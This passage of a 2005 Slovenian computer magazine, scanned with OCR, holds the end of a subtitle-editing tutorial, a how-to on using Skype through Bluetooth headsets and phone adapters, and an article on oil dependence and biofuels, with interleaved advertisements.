po združeni datoteki in iskati, kje je prva vrstica druge datoteke, lahko odpremo prvo datoteko in si izpišemo čas ali zaporedno številko zadnjega podnapisa. Nato spet odpremo združeno datoteko in to vrstico poiščemo. Od prve vrstice druge datoteke naprej bo treba podnapise **časovno zamakniti**. Kako to narediti? Uporabiti bo treba uho. Najprej dvakrat kliknemo na zadnjem podnapisu prve datoteke in program se bo samodejno prestavil na mesto v filmu, kjer je ta podnapis. Nato »vključimo« ušesa in sprožimo predvajanje filma. Ko zaslišimo začetek besedila, ki ustreza naslednjemu podnapisu, pritisnemo pavzo. Zapišemo si čas, ki je zapisan ob podnapisu in čas v filmu, ko bi se ta podnapis moral prikazati. Zdaj označimo ta podnapis in pritisnemo Shift+End, da označimo vse podnapise do konca filma in izberemo *Edit / Timings / Set Delay*. Pojavi se okence, kjer lahko vpišemo, za koliko naj podnapise časovno premaknemo naprej ali nazaj. Ker imamo oba časa zapisana, lahko ta zamik izračunamo in tudi vpišemo v okence. Izberemo



Prilaganje podnapisov zahteva pozorno poslušanje

še, naj se sprememba uveljavi le za izbrane podnapise in ne vse ter pritisnemo OK.

Zdaj še enkrat preverimo, ali je vse v redu, in datoteko shranimo pod enakim imenom, kot je ime datoteki s filmom. To je potrebno zato, ker veliko predvajalnikov ne prepozna ustreznih podnapisov, če ti ne nosijo istega imena, kot je ime filma.

Opisali smo več ali manj vse kombinacije, na katere lahko naletimo pri delu s filmi. Seveda je izbor programov lahko tudi drugačen, mi smo pač izbrali tiste, ki nam najbolj ustrezajo in o katerih je tudi na spletnih forumih največ govora. V veliki večini primerov gre za brezplačne programe, le dobri kodirniki MPEG so običajno plačljivi programi. In to kar dobro plačljivi, saj na primer Cinemacraft Encoder stane skoraj 2000 dolarjev. A mogoče je uporabiti tudi kakšnega brezplačnega, ki je sicer bistveno počasnejši, a lahko da povsem zadovoljive rezultate.

sam svoj mojster: Skype in lokalna mobilnost

INTERNETNI MOBILNIK V STANOVANJU

Minilo je že skoraj dve leti, odkar smo prvič resneje pisali o Skypu kot predstavniku telefonije VoIP. V tem času je iz praktično popolne anonimnosti prišel do ravni, ko je pometel z marsikaterim resnim konkurentom. Domača uporaba je lahko z nekaj triki še priročnejša.

Piše: Marko Koblar


marko.koblar@mojmikro.si

Po pričakovanjih se je zadeva iz razlogov, na katere smo takrat opozorili, bliskovito širila. Sam menim, da je eno od najpomembnejših gonil že dejstvo, da ga uporablja vse več ljudi. Skype je bil in ostaja brezplačen (program in njegova uporaba), seveda pod pogojem, da imate stalno širokopasovno povezavo, na primer ADSL, dostop prek omrežja CATV ali uporabljate enega od radijskih dostopov (npr. WLAN). Priznati pa moram, da sem kar nekoliko razočaran nad dejstvom, da se na trgu do danes ni pojavilo večje število terminalov, ki bi omogočali uporabo Skypa brez računalnika. V mislih imam prave telefone s podporo Skypu, ki jih je mogoče priključiti v krajevno

omrežje ali ustrezen (ADSL/CATV-modem). Gre za naprave, ki jih poznamo na področju VoIP-a in so na voljo za razmeroma nizko ceno (npr. vmesnik Grandstream HandyTone).

Skype nesporno opravlja svojo vlogo in zbližuje ljudi za nizke stroške. Toda več ko ga uporabljate, bolj vas bodo prej ali slej motila nekatera dejstva. Eno od teh, zahteva po vklopu računalnika na obeh straneh je vsaj mene odvrnila od resnejše uporabe, tako da danes prisegam predvsem na drugačne rešitve in jih tudi uporabljam.

Pred dnevi sem dobil elektronsko sporočilo



Nameščen vmesnik bluetooth

prijatelja, ki z družino živi onstran Atlantika, v ZDA. Razumljivo je, da zaradi razmeroma visoke cene mednarodnih pogovorov uporablja alternativne načine komunikacij (internet). Kot mi je sporočil, v zadnjem času prisega na Skype. Iskal je rešitev, ki bi bila razmeroma poceni in bi omogočala lokalno mobilnost tistega, ki se pogovarja prek Skypa. Priznati moram, da je bil

37. mednarodni sejem informacijske tehnologije, telekomunikacij in novih medijev

Info

8. - 12. 11. 2005

Poslovni dnevi B2B - 8. i 9. 11.



Pokrovitelja INFO-a 2005:
Ministrstvo za morje, turizem, promet in razvoj Republike Hrvaške
Centralni državni urad za e-Hrvaško

www.zv.hr/info

INFO vodilna marketinška platforma ICT industrije držav SEE

8.11. E-GOVERNMENT DAY

9.11. TELECOM DAY

Novo: MULTIMEDIA & PHOTO SHOW

10. 11. KONFERENCA O CALL CENTRIH

Informacije in prijave:
Zagrebački velesajem
Avenija Dubrovnik 15, 10020 Zagreb, Hrvaška
Tel. +385 1 6503 582, 6503 532
Fax. +385 1 6503 112
E-mail: info@zv.hr

Zastopstvo Zagrebačkoga velesajma
ZV d.o.o., Topniška 35 d
1000 Ljubljana
Tel. 01 4377 035
Fax. 01 4377 037
E-mail: velesajam-zg@siol.net

Zagrebački Velesajam

najprej deležen mojega negotovanja in zmrdo-vanja nad Skypom, kljub vsemu pa se je hitro ponudilo nekaj rešitev.

KAKŠNE MOŽNOSTI SO NA VOLJO?

Podaljšanje priključnega kabla iz popolnoma praktičnih razlogov ne pride v poštev (ali pa vendarle?). Imamo pa veliko drugih možnosti.

Žepni Skype

Izredno zanimiva bi bila uporaba **dlančnika**, v katerega namestimo **Pocket Skype**. Gre za različico Skypa namenjeno dlančnikom Pocket PC. Pogoj pa je, da imamo dlančnik vsaj s sistemom Windows Mobile 2003, 400 MHz procesorjem in WLAN-vmesnikom (prek katerega se povezuje v krajevno omrežje oziroma internet). To možnost sem sam pogosto uporabljal pred časom, a je prijatelju sploh nisem predlagal. Ker verjamem, da dlančnika ne potrebuje, ga zato tudi nima.

»USB-telefon«

Na trgu (tudi pri nas) je mogoče za nekaj tisočakov dobiti različne **telefone**, ki jih priključimo v **USB-vmesnik**. Dejstvo pa je, da gre

največkrat za vmesnike, pri katerih so v telefonu podobnem ohišju povezani zvočna kartica, mikrofoni in zvočnik.


Dvojni telefon

Obstajajo pa tudi »pravi« tako imenovani dvojni telefoni (dual phone), ki podpirajo tako uporabo v običajnih **telekomunikacijskih omrežjih** kot tudi klice prek **Skypa**. Enega od teh najdete na strani www.dualphone-us.com/. Ta dvojni telefon je po eni strani prek priključka RJ-11 povezan s telekomunikacijskim omrežjem (običajni telefonski priključek), na drugi strani pa prek USB-vmesnika z osebnim računalnikom. Rešitev je izredno elegantna, kupec pa je zato v ZDA lažji za slabih stoštirideset zelencev oziroma v Evropi za podoben znesek v evrih (približno 135 evrov).

Siemensov Gigaset po domače

Lastniki brezvrvičnih Siemensovih telefonov Gigaset lahko posežejo po vmesniku **Gigaset M34**. Seznam podprtih telefonov najdete na strani http://communications.siemens.com/cds/frontdoor/0,2241-hq_en_0_69566_rArNrNrNrN_variation%253A-5_pageType%253Aproducts_imagePos%253A0,00.html. Gre za napravo, ki prek radijskega vmesnika (DECT) omogoča povezavo z osebnim računalnikom in jo uporabimo v vlogi »bazne« postaje za prikljop v računalnik. Odgovor bi lahko bil enak tudi pri nas: »Ne pride v poštev, imamo drug telefon.«

Brskanje po spletnih straneh pa me je pripeljalo tudi do **domače predelave** Siemensovega telefona. Opis najdemo na strani www.grynx.com/index.php/projects/siemens-skype/. Gre za preprosto predelavo/ brezžičnega telefona, ki jo lahko brez težav izvedejo vsi, ki imajo nekaj izkušenj z elektroniko. Ideja predelave je, da najdemo na bazni postaji vhodno in izhodno točko signala na tiskanem vezju. Ti prek priključnega kabla povežemo z vhodom in izhodom zvočne kartice na osebnem računalniku. Posledica je, da smo prek bazne postaje brezvrvičnega telefona »podaljšali« prikljop slušalke in mikrofona na »ročko« prenosnega telefona. Slabost rešitve je, da je telefon uporaben le kot podaljšek **mikrofona in slušalke**, druge operacije izvajamo **prek osebnega računalnika**. Čeprav je rešitev opisana za Siemensov telefon, jo brez težav prenesemo tudi na telefone drugih **proizvajalcev**. V našem primeru smo predelavo že preizkusili na starejšem Panasonicovem telefonu. Prednost tovrstne predelave pa so minimalni stroški, saj se gibljejo med enim in dvema tisočakoma (dva priključka in kabel). Za predelavo lahko uporabimo tudi starejši telefon, ki ima poškodovano tipkovnico in je zaradi tega neuporaben.



Uspešna prijava slušalk



Brskanje po spletnih straneh pa me je pripeljalo tudi do **domače predelave** Siemensovega telefona. Opis najdemo na strani www.grynx.com/index.php/projects/siemens-skype/. Gre za preprosto predelavo/ brezžičnega telefona, ki jo lahko brez težav izvedejo vsi, ki imajo nekaj izkušenj z elektroniko. Ideja predelave je, da najdemo na bazni postaji vhodno in izhodno točko signala na tiskanem vezju. Ti prek priključnega kabla povežemo z vhodom in izhodom zvočne kartice na osebnem računalniku. Posledica je, da smo prek bazne postaje brezvrvičnega telefona »podaljšali« prikljop slušalke in mikrofona na »ročko« prenosnega telefona. Slabost rešitve je, da je telefon uporaben le kot podaljšek **mikrofona in slušalke**, druge operacije izvajamo **prek osebnega računalnika**. Čeprav je rešitev opisana za Siemensov telefon, jo brez težav prenesemo tudi na telefone drugih **proizvajalcev**. V našem primeru smo predelavo že preizkusili na starejšem Panasonicovem telefonu. Prednost tovrstne predelave pa so minimalni stroški, saj se gibljejo med enim in dvema tisočakoma (dva priključka in kabel). Za predelavo lahko uporabimo tudi starejši telefon, ki ima poškodovano tipkovnico in je zaradi tega neuporaben.

Običajni telefon in osebni računalnik

Če vam predelava ne diši, uporabiti pa želite katerikoli (analogni!) brezvrvični telefon, so za



Oddaljena naprava lahko uporablja računalnikov mikrofoni in zvočnik

TECHTRADE Teh. Trade d.o.o. | 11 261 142 31 31
Mestna 8, 1000 Ljubljana, Slovenija | www.tech-trade.si

Opremite svojo predavalnico ali konferenčno sobo z napredno opremo!

ATEN

Multimedia

Video

KVM Preklopniki SVGA Množilniki SVGA Ojačevalci signalov

sam svoj mojster: Skype in lokalna mobilnost



Nastavitve za slušalke in mikrofona

nimive rešitve, ko prek vmesnika povežemo običajni telefon in osebni računalnik. Gre za vmesnik, ki ima na eni strani **USB-vmesnik**, na drugi pa »telefonski« **RJ-11**. Takšno rešitev odlikujeta nizka cena in možnost »polne« uporabe telefona. Ena od možnosti je uporaba vmesnikov na strani www.cuphone.com/products/index.htm. Če želimo uporabljati vmesnik le za en telefon, izberemo model **RJ-11 to USB Phone Adapter**, za priključitev v telefonsko centralo pa je primernejši model **Personal Phone Gateway (PPG)**. Prednost Phone Adapterja je, da ga lahko uporabljamo (velikokrat, ne pa vedno !) tudi z drugimi aplikacijami.

NE NAJCENEJŠA ALTERNATIVA, A ...


Ves čas pa se je zdela zanimiva, preprosta in najlažje izvedljiva možnost uporabe **slušalk bluetooth** in ustreznega **vmesnika za osebni računalnik**. Razloga za uporabo sta dostopnost obeh vrst naprav in možnost njihove uporabe tudi v drugih primerih. Predvideli smo uporabo slušalk GSM bluetooth (ki jih je ljubezljivo posodil urednik naše revije) ter bluetooth/USB-vmesnika za osebni računalnik, ki ga sicer sam uporabljam za povezavo s Siemensovim dlančnikom Loox. Zadeva bi načelno morala delovati, a kaj, ko se vrag skriva v malenkostih.

Verjamem, da so tovrstne rešitve zanimive za širši krog bralcev. Nekoliko več pozornosti bomo zato namenili posameznim korakom tako, da bo postopek razumljiv tudi manj izkušenim.

Najprej namestimo **programsko opremo za vmesnik bluetooth**. V našem primeru smo uporabili **Jahtov JBT-2001U**, ki ima doseg do 100 m (lahko bi uporabili tudi drug model z manjšim dosegom – 10 m). Po ponovnem zagonu računalnika (Windows 2000) je računalnik vmesnik prepoznal brez težav. Ko je programska oprema vmesnika nameščena in bluetooth/USB-vmesnik priključen, lahko dobimo osnovno informacijo pri sistemskih informacijah (Nadzorna plošča – Sistem – Strojna oprema). Med informacijo o napravah moramo najti tudi podporo za zvok



Nastavitve v Skypu in povezava na test



Uspešen test

prek vmesnika bluetooth (bluetooth audio).

Postopku namestitve sledi **prijava naprave bluetooth v vmesnik**. Vmesnik damo v stanje iskanja novih naprav; napravo, ki jo želimo prijaviti, pa z daljšim pritiskom na tipko (navodila !) postavimo v stanje prijave. V našem primeru smo uporabili Sony Ericssonove slušalke HBH-602. Postopek prijave je enak, kot bi slušalke prijavili v mobilni GSM-telefon. Posebne programske opreme ali gonilnikov nismo potrebovali. Vnesemo še geslo za prijavo (0000) ... in slušalke so skupaj z mikrofonom prijavljene v osebni računalnik.

Če smo storili vse tako, kot je treba, lahko poženemo katerakega od multimedijskih predvajalnikov (npr. Winamp) in predvajamo glasbeno datoteko. Pri morebitnih težavah (ni zvoka, prenizek nivo glasnosti, izključen mikrofona) je smiselno najprej preveriti nastavitve »nove zvočne kartice«. To storimo tako, da odpremo okno z zvočnimi nastavitvami. Gremo na možnosti/nastavitve in izberemo lastnosti. Med napravami izberemo bluetooth avdio vmesnik in pogledamo nastavitve za predvajanje in snemanje. Po potrebi vklopimo napravo in prilagodimo nivo signala. Če se vam zgodi (redko), da imate namesto

zvočnega signala le šum, največkrat pomagata izklop slušalke ter ponoven priključitev (v našem primeru se je vedno obneslo).

Ko slušalka bluetooth deluje, se lotimo še **nastavitve znotraj Skypa**. Po zagonu programa in prijavi v omrežje izberemo meni **Tools – Options – Sound Devices**. Nastavitve za **Audio In**, **Audio Out** ter **Ringling** spremenimo na **bluetooth Audio**. Po želji lahko nastavimo še samodejno nastavitve nivoja in nastavitve shranimo. Po ponovnem zagonu programa so nastavitve aktivirane. Za preizkus uspešnosti lahko uporabimo tudi možnost **Make a test call to Skype answering machine**, s čimer lahko ugotovimo pravilnost delovanja (gre dejansko za neke vrste echo teste našega govora).

Če imate pri roki katerega od telefonov Nokia z vmesnikom bluetooth, lahko preizkusite program **Useful Skype Bluetooth PTT** oziroma **Useful Skype Bluetooth Phone**. Seznam podprtih Nokiinih telefonov je skupaj s preizkusnima različicama programov na voljo na spletni strani www.useful-apps.com/. Gre za paket, ki omogoča povezavo GSM- telefona in osebnega računalnika prek vmesnika bluetooth. Tako lahko uporabljamo odjemalca Skype v osebem računalniku prek mobilnega telefona. Paket sestavljata dva dela – strežniški (računalnik) in odjemalski (telefon). Slednji se namesti iz računalnika v telefon. Tovrstna uporaba je zanimiva zato, ker je celotna manipulacija s klici mogoča prek telefona (prek odjemalca je na primer mogoč dostop tudi do stikov). Vsekakor vredno ogleda, če imate katerega od podprtih telefonov.

ZA KONEC

Rešitev s slušalkami mobilnega telefona se v praksi solidno obnese. Klice lahko prevzemamo in prekinjamo neposredno prek slušalke, na kateri lahko nastavljam tudi glasnost. Bluetooth je namenjen za krajše razdalje, zato ne smemo pričakovati čudežev. Z USB-razdelilnikom in s priključnim kablom smo dosegli ustrezno postavitev vmesnika in ustrezno polno pokritost v večjem stanovanju (nadstropje stanovanjske hiše). Razumljivo je, da kakovost zvoka ni na ravni hi-fi opreme, vsekakor pa je bistveno boljša od večine cenjenih slušalk, namenjenih uporabi z osebnimi računalniki.

Rešitev je cenovno razmeroma ugodna (10 do 15 tisočakov), še zlasti ker lahko obe komponenti uporabimo **tudi za druge namene**. Omenjeni vmesnik bluetooth smo brez težav uporabili hkrati z slušalkami in dlančnikom in razdelili »naložbo« vmesnika med dve uporabi. Ker gre za opremo, ki ni vezana na določen program, jo lahko uporabljamo tudi v drugih softphonih (npr. Xten, Sjphone). No, zdaj boste lahko v miru klepetali in se medtem sprehajali z metlo po stanovanju ... ■

Kratka navodila za vzpostavitev brezžične povezave

Namestimo gonilnike in aplikacijo ter priključimo vmesnik bluetooth. Vzpostavimo povezavo med vmesnikom in slušalkami. Slušalke damo v način delovanja paring in jih prijavimo na vmesnik. V računalniku vnesemo še kodo (običajno 0000).

PRVI PRI KORITU.

ČE PREK ŠTUDENTA
DELAŠ KOT FIZIKALEC,
SI PRVI V VRSTI ZA
MALICO IN NA TVOJEM
PLADNJU JE NAVEČ
ŠNIT KRUNA.



*Aleks,
pavzer lesarstva*

ŠTUDENT NAJ BO.


Narečniško-prodajna akcija: Mobilni študentski paket.



ŠTUDENT NAJ BO
WWW.MOBITEL.SI

LAKOTA PO ENERGIJI

Naravne krize, spori in boji, povezani z nafto, vedno znova opominjajo tudi na nevarne posledice nenehne rasti prebivalstva in neomejene porabe naravnih energijskih virov.



Velike možnosti ohranjanja toplote: Termalni zemljevid tipične hiše

Piše: Esad Jakupović

esad.jakupovic@mojmikro.si

Pred pol drugim stoletjem so v zahodnem svetu za razsvetljavo v hišah v glavnem uporabljali **kitovo olje**. Postopoma je povpraševanje po olju raslo brez ustreznega povečevanja ponudbe in cene so začele rasti. Kmalu se je, logično, pojavilo alternativno gorivo brez dima in vonja, **parafinsko olje**, ki je hitro osvojilo trg. Potem so v Pensilvaniji odkrili **nafto**, pa je že v enem letu pet šestin prejšnjih uporabnikov kitovega olja v ZDA prešlo na nove vrste goriva. Lahko bi rekli, da so lovci na kite ostali brez potrošnikov, še preden so ostali brez kitov. Danes smo morda v podobnem položaju z nafto, saj je uporabljamo preveč in zanjo porabimo okoli **štiri milijarde dolarjev na dan**. Analitiki že dolgo opozarjajo, da se lahko zgodi zvišanje cen do morda 100 dolarjev na sod (z današnjih približno 50). Pravzaprav je napovedati karkoli v zvezi z nafto izjemno težko, saj je 94 % rezerv v rokah držav, ki pa raje ne objavljajo podrobnih podatkov.

ISKANJE ALTERNATIVE

Naftna kriza, kakor bi lahko poimenovali vselej negotovo stanje s »črnim zlatom«, z njo povezana meddržavna trenja in celo občasne vojne, teroristična dejanja, nesreče s tankerji, nenehno zmanjševanje omejenih svetovnih rezerv in črnoglede napovedi so že mnoge navedli na iskanje alternativnih rešitev. Kljub razširjenemu mnenju, da bo svet brez (poceni) nafte težko preživel, strokovnjaki ponujajo različne rešitve **varčevanja z nafto** in njeno **zamenjavo** ter opozarjajo, da se moramo čim prej **osvoboditi odvisnosti od fosilnih goriv**. Alternativna goriva niso bila privlačna, ko je bila cena nafte precej pod 25 dolarjev, s to ceno pa so že postala sprejemljiva. S ceno od 50 dolarjev na sod so postali alternativni viri že tako privlačni, da jih nihče več ne more zanemarjati. S še višjimi cenami nafte bodo alternativna goriva dokončno postala toliko privlačnejša, da jih bodo praktično vsi uporabljali. To še zlasti velja za ZDA, ki so največji svetovni potrošnik nafte in med velikimi državami najmanj skrbijo za resne posledice onesnaževanja okolja.

Kljub sedanji veliki porabi se lahko zgodi, da

bodo ravno ZDA do leta 2025 prepolovile rabo nafte in jo potem do leta 2050 povsem ustavile. Poraba bi se namreč dala znižati na polovico že »samo« s **podvojitvijo učinkovitosti rabe fosilnih goriv**. Za drugo polovico bi poskrbeli z zamenjavo fosilnih goriv z **naravnim plinom** (30 %) in vse boljšim **biogorivom** (20 %), delno pa tudi z **drugimi alternativnimi viri**. Morda bo cena nafte do leta 2025 pravzaprav padla na 26 dolarjev na sod, kot so napovedali v ZDA, a bi država celo tedaj z zamenjavo prihranila 70 milijard dolarjev. Cvetoča gospodarstva, kot sta indijsko in kitajsko, bi lahko padla v naftno past, kot so včasih ZDA, a je verjetneje, da bodo ubrala pot tehnološkega prilagajanja in uvajanja alternativnih virov. Podvojitve energetske učinkovitosti je bila predlagana še v časih naftnega embarga v letu 1973, a večina takratnih idej ni bila izkoriščena. Med njimi je, na primer, zamisel o **zmanjšanju porabe goriva** za lažja tovorna vozila na 3,6 litra na 100 km, za potniška vozila pa na 2,6 litra. Tak ekološko prilagojen avtomobil bi stal dodatnih 2550 dolarjev, kar pa bi se zaradi manjšo porabe splačalo že v dveh letih v ZDA in v enem letu v Evropi.

MNOŽIČNA RABA BIOGORIVA




Fosilno gorivo z »ničelnim oddajanjem«: Nove tehnologije lahko preoblikujejo premog v umetni plin za zagon plinskih turbin.

Spremembe avtomobilov, ki naj bi pripeljale do drastičnega zmanjšanja porabe goriva, vključujejo **lahko jeklo** in **kompozitne materiale** z dodatkom ogljika v motorju, ki vsrkavajo 6–12-krat več energije na kilogram mase. Druge inovacije se nanašajo na aerodinamično obliko, boljše pnevmatike, boljše računalniško integracijo funkcij upravljanja, nadzora in delovanja. Za celotno odpravo nafte kot goriva bi v ZDA porabili okoli 180 milijard dolarjev – polovico za prilaganje vozil, polovico pa za izpopolnjevanje biogoriva. S tem bi, kot kažejo izračuni strokovnjakov, že do leta 2025 prihranili 155 milijard dolarjev, odprli milijon novih delovnih mest, prihranili še milijon obstoječih (ki bi drugače bila izgubljena) in zmanjšali oddajanje ogljikovega dioksida za 26 %. Podobne prednosti bi s podobnimi ukrepi ustvarili tudi v Evropi, Aziji in Južni Ameriki. Države izvoznice nafte pa s tem ne bi trpele škode, ker bi se nafta potem uporabljala bolj zaradi **vodika** kot ogljikovodika. V samo dveh generacijah bi lahko nafta, ki je danes vir naše moči in postaja tudi vir naših težav, postala enako zastarela kot tiste »lampe« na kitovo olje.

Množična uporaba **biogoriva** ni zamisel za prihodnost, temveč že delujoč sistem v nekaterih državah. Največji uporabnik tega vira je **Brazilijska**, kjer danes deluje 320 tovarn etanola iz biološke mase sladkornega trsta, v naslednjih pet let pa bodo zgradili še 50 tovarn. Okoli 15 milijonov voznikov uporablja **kombinirano gorivo**, v katerem je 25 % etanola. Kmalu naj bi se začela proizvodnja nove generacije motorjev in avtomobilov s 100-odstotnim pogonom na **etanol**. V Braziji je cena etanola dvakrat nižja od cene bencina ali dizla, biološko gorivo pa je na voljo povsod – tako v središčih velikih mest kot v pragozdu reke Amazonke. Brazilski tankerji razvažajo ogromne količine etanola po vsem svetu, zlasti energetske lačnima Japonski in Južni Koreji. Velike svetovne družbe nameravajo v naslednjih petih let vložiti 6 milijard dolarjev v nove plantaže in destilarne. V ZDA proizvedejo približno enako količino etanola kot v Braziji, kjer ga pridobijo iz koruze. S sedanjo količino v ZDA pokrivajo 3 % ameriških potreb po gorivih, po nedavni odločbi kongresa pa bodo količino podvojili.

ZAMENJAVA ZA NAFTO

Biogoriva proizvajajo v več kot 30 držav iz bioloških odpadkov in vzgajanih rastlin, kot so poleg sladkornega trsa in koruze tudi kokosova palma in soja – med drugim v Nemčiji, Indiji, Avstraliji, Venezueli, Indoneziji, Pakistanu ter na Kitajskem in Tajskem. Mnoge države spodbujajo in podpirajo proizvodnjo biogoriva zaradi zmanjšanja odvisnosti od vse dražje nafte, zmanjševanja oddajanja ogljikovega dioksida, izkoriščenja lastnih zmogljivosti in podobno. Dejstvo je, da tudi velike petrokemične družbe, kot sta Shell in British Petroleum, veliko vlagajo v proizvodnjo etanola in podobnih biogoriv ter nekatere tudi same že distribuirajo etanol, ki na svetovnem trgu prinaša že več kot 20 milijard dolarjev na leto. V številnih državah preučujejo tudi druge možnosti izkoriščanja dosežkov znanosti in tehnologije s ciljem proizvodnje novih in cenejših



Proizvodnja električne energije v teravatnih urah: Uporaba premoga in nafte se bo zmanjšala, atomskih jeder stagnirala, medtem ko bo raba drugih virov rasla.


bioloških goriv. Pravzaprav sta na začetku avtomobilskega obdobja med drugim tudi Henry Ford in Rudolf Diesel pričakovala, da bodo vozila uporabljala biogoriva, pridobljena iz rastlin, vendar je poceni nafta spremenila razvoj že od začetka. Dobro, lahko bi rekli, tudi sama nafta je nastala z ohranjanjem energije v živi snovi. Seveda je, le da je za to potrebovala nekaj milijard let.

Nafta je žal samo del kompleksa težav, s katerimi se mora spopadati človeška vrsta zaradi zadovoljenja rastočih potreb po energiji. Svetovno prebivalstvo se bo po vsej verjetnosti povečalo na osem milijard do leta 2030. Visoka gospodarska rast v Aziji in drugih hitro rastočih območjih bo dodatno povečala povpraševanje po energiji, posebej električni, ki bi jo morali proizvajati z izpolnjevanjem tako ekonomskih kot tudi ekoloških in socialnih kriterijev. Komisija Evropske unije v poročilu iz maja 2003 poudarja, da se bo

Izločanje ogljikovega dioksida

Premoga je na Zemlji še vedno v zadostnih količinah. Evropska komisija napoveduje, da se njegova cena ne bo spreminjala do leta 2030. Ameriška vlada je 2002 sprejela »program čiste moči iz premoga«, ki predvideva, da bo vlada pokrila polovico investicijskih stroškov toplarn na premog v naslednjem desetletju. Edini pogoj je spoštovanje **strogih okoljevarstvenih kriterijev** in tudi kriterijev **učinkovitosti**. Težave z okoljem odpadejo, če se izkoristi postopek **uplinjanja**, ki omogoča uporabo trdega premoga v plinskih turbinah. Ena najprivlačnejših vrst energije je **geotermalna**, ki je dostopna po vsem svetu in je posebej »čista«.

Če bi ocenjenih 5000 milijard ton ogljikovih virov zgorelo na isti način kot danes, bi se količina ogljikovega dioksida v ozračju povečala kar za 17-krat v primerjavi s količino v zadnjih 150 letih. Tudi izločitev CO₂ iz izpušnih plinov je draga, stane okoli 30 do 42 evrov na tono. Strošek se bo v prihodnosti zmanjševal. Eleganten način njegovega izločanja je postopek **uplinjanja pred izgorevanjem**. Elektra mora biti opremljena s tehnologijo kombiniranega cikla z integriranim uplinjanjem (IGCC), pri kateri se gorivo izpostavlja delovanju zraka, obogatene s kisikom in vodeno paro. Rezultat je sintezni plin, mešanica ogljikovega monoksida in vodika. Namesto neposredno v komore za izgorevanje se lahko plin najprej kombinira z vodno paro IGCC, da ustvari vodik in ogljikov dioksid, ki se potem lahko izloči kot vsak drug koncentrirani plin.

